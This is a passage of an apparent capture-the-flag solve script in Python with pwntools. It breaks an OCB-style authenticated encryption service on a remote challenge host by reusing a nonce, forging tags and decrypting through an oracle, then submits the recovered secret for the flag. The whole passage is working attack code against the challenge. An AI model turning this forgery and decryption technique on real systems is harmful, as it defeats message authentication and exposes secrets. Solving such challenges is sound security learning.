        offset = times3(offset)
        checksum = xor_block(checksum, H_m)
    else:
        H_m.append(int('10000000', 2))
        while len(H_m) < blocksize:
            H_m.append(0)
        assert len(H_m) == blocksize
        checksum = xor_block(checksum, H_m)
        offset = times3(offset)
        offset = times3(offset)
    final_xor = xor_block(offset, checksum)
    # auth = Arbitrary_encrypt(final_xor)
    # return auth
    return final_xor

r=remote("1.13.189.168","32086")

def talk1(nonce, message):
    r.recvuntil("[-] ")
    r.sendline("1")
    r.recvuntil("[-] ")
    r.sendline(b64encode(nonce))
    r.recvuntil("[-] ")
    r.sendline(b64encode(message))
    r.recvuntil("ciphertext: ")
```

```
    ciphertext = b64decode(r.recvline(False).strip())
    r.recvuntil("tag: ")
    tag = b64decode(r.recvline(False).strip())
    return ciphertext, tag

def talk2(nonce, cipher, tag):
    r.recvuntil("[-] ")
    r.sendline("2")
    r.recvuntil("[-] ")
    r.sendline(b64encode(nonce))
    r.recvuntil("[-] ")
    r.sendline(b64encode(cipher))
    r.recvuntil("[-] ")
    r.sendline(b64encode(tag))
    r.recvuntil("plaintext: ")
    message = b64decode(r.recvline(False).strip())
    return message

context(log_level='debug')
passpow()

finalnonce = b'\x00'*16
m1 = b"\x00"*15 + b"\x80"
m2 = b"\x10"*16
cipher1, finaltag = talk1(finalnonce,m1)
cipher2, _ = talk1(finalnonce,b'')
cipher2 = xor_block(m2,cipher2)
E1 = back_times2(xor_block(cipher1[:16],cipher2))
assert back_times2(times2(E1))
# E1 = E(finalnonce)
print(E1)

def get_enc(message, offest):
    cnt = 0
    finalmessage = b''
    for i in message:
        cnt += 1
        E = offest
        for _ in range(cnt):
            E = times2(E)
        # print(cnt)
        finalmessage += xor_block(i,E)
    # print(finalmessage)
    data, tag = talk1(finalnonce,finalmessage)
    cipher = []
    cnt = 0
    for i in range(0,len(data),16):
```

```
        cnt += 1
        E = offest
        for _ in range(cnt):
            E = times2(E)
        # print(cnt)
        cipher.append(xor_block(data[i:i+16],E))
    return cipher[:-1]

xor1 = my_pmac(b'from baby',E1)
xor2 = my_pmac(b"from admin",E1)

xor_all = xor_block(m1,m2)
message = [xor1,xor2,xor_block(times2(times2(times2(E1))),m1)]
for i in range(16,32):
    print(b'\x10'*15+long_to_bytes(i))
    message.append(xor_block(times2(E1),
(xor_block(xor_all,bytearray(b'\x10'*15+long_to_bytes(i))))))
# message = [xor1,xor2]
source_cipher = (get_enc(message,E1))
print(source_cipher)
finaltag = xor_block(finaltag,xor_block(source_cipher[0],source_cipher[1]))
source_cipher = source_cipher[2:]

# print(cipher1[32:])
secret = b''
for i in range(1,len(source_cipher)):
    finalcipher = xor_block(source_cipher[i],times2(E1)) + \
                  cipher1[16:32] + \
                  xor_block(source_cipher[0],bytearray(b'\x10'*15+long_to_bytes(15+i)))
    secret += (talk2(finalnonce,finalcipher,finaltag))
secret = secret[::-1]
print(secret)

r.recvuntil("[-] ")
r.sendline("3")
r.recvuntil("[-] ")
r.sendline(b64encode(secret))
r.recvuntil("flag: ")
flag = r.recvline(False)
print(flag)
# context(log_level='debug')
# r.interactive()
r.close()
```